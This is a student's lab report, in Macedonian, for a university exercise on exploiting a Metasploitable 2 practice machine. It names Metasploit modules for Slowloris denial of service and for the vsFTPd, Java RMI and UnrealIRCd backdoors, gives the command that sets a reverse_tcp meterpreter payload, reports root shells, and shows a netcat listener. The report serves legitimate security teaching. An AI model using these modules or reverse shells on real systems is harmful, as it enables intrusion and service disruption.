Лабораториска вежба 4 – Експлоатација на ранливости	Име и презиме Dario Jakovleski	Индекс 222015


Текстуалните одговори давајте ги со црвена боја.


1. Дел 1


Прашање 1: Колку ранливости најде скенирањето? Колку отворени порти? Колку време беше потребно за завршување на scan-от? Покрај одговорот на овие прашања, поставете и слика со резултатите од скенирањето.

Одговор 1:

Скенирањето најде околу 10 ранливости и 23 отворени порти. Времетраењето на scan-от беше приближно 5 минути. На сликата подолу се гледа дел од излезот бидејќки беше прилично голем излез.







2. Дел 2

2.1 Експлоатација на CVE-2007-6750 Slowloris

Прашање 2: Која е целосната патека до модулот којшто овозможува експлоатација на оваа ранливост? Кој клучен збор го користевте при пребарувањето?

Одговор 2:

search slowloris


slowloris – клучен збор

целосна патека - auxiliary/dos/http/slowloris 2009-06-17

Прашање 3: Дали успешно се отвори страницата? Поставете слика.

Одговор 3:


Da



Прашање 4: Со колку отворени сокети се изведува нападот? Поставете слика од текот на нападот.

Одговор 4:

Нападот се изведува со 150 сокети




Прашање 5: Без да го прекинувате нападот, отворете го повторно Firefox прозорецот и пробајте да направите refresh на страницата. Дали refresh-от е успешен?

Одговор 5:

Refresh-от не е успешен, страната не се вчитува.

Прашање 6: Најавете се во Metasploitable 2 машината како msfadmin корисникот и извршете ја командата netstat -npt за да ги видите моментално активните TCP конекции. Што забележувате? Објаснете и поставете слика од излезот на командата.

Одговор 6:



На излезот од командата netstat -npt може да се види дека има многу(би требало да се 150) воспоставени конекции од кали машината кон веб серверот, кој неможе да го поднесе тој товар.

Прашање 7: Прекинете го нападот од Metasploit прозорецот со притискање на CTRL+C. Дали сега ако направите refresh можете успешно да пристапите до страницата?

Одговор 7:

Да, откако нападот беше прекинат страницата повторно може да се пристапи.

2.2 Експлоатација на CVE-2011-2523 vsFTPd Backdoor

Прашање 8: Наведете го клучниот термин по кој го извршивте пребарувањето и целосната патека до пронајдениот модул.

Одговор 8:


search vsftpd

vsftpd – клучен збор или алтернативно backdoor

exploit/unix/ftp/vsftpd_234_backdoor – целосна патека

Прашање 9: Дали нападот беше успешен? Како кој корисник добивте пристап? Прикачете слика.


Одговор 9:



Нападот беше успешен, добив пристап како root корисник.

Прашање 10: Извршете неколку произволни команди по желба, за да се уверите во пристапот до машината. Поставете слика од резултатите.

Одговор 10:



Прашање 11: Дали можете да го идентификувате process ID-то на процесот кој го претставува reverse shell-от до Kali машината? Кој е тој?

Одговор 11:

Да може да се утврди, тоа е процесот 5815 и ако провериме со netstat -npt на ранливата машина може да видиме дека е воспоставена конекција.

Прашање 12: Убијте го процесот кој го претставува reverse-shell-от со извршување на kill -9 $PID. Навратете се на Kali машината. Што се случи со конекцијата? Поставете слика од Metasploit прозорецот.

Одговор 12:

Ако го убиеме процесот, сесија се затвора .

2.3 Експлоатација на rmi-vuln-classloader

Прашање 13: Наведете го клучниот термин по кој го извршивте пребарувањето и целосната патека до пронајдениот модул.

Одговор 13:

search java_rmi

java_rmi – клучен збор, но може и со други да се најде exploit-от

exploit/multi/misc/java_rmi_server - цела патека

Прашање 14: За која варијанта на Meterpreter payload се одлучивте? Како го избравте (со која команда)?


Одговор 14:

Со show payloads, ги излистав сите можни обции. Јас го избрав payload/java/meterpreter/reverse_tcp

со командата set payload payload/java/meterpreter/reverse_tcp

Прашање 15: Како кој корисник добивте пристап? Извршете неколку команди и поставете слика од нивниот излез.

Одговор 15:



Добив пристап како root.

2.4 Експлоатација на _irc-unrealircd-backdoor

Прашање 16: Наведете го клучниот термин по кој го извршивте пребарувањето и целосната патека до пронајдениот модул.

Одговор 16:


Клучни зборови:

irc или unreal

exploit/unix/irc/unreal_ircd_3281_backdoor

Прашање 17: Дали експлоатацијата беше успешна? Како кој корисник добивте пристап? Извршете неколку команди и поставете слика од нивниот излез.

Одговор 17:



Да успешно е, root пристап.

2.4.1 Анализа

Прашање 18: Разгледајте го сообраќајот. Што забележувате? Стиснете десен клик на некој пакет и изберете Follow -> TCP Stream за да го реконструирате целото тело на одреден комуникациски проток.

Одговор 18:


Pcap file-от го префрлиф со помош на netcat, бидејчи scp не работеше.

На Kali:

nc -lvp 4444 > dump.pcap

На Metasploitable:

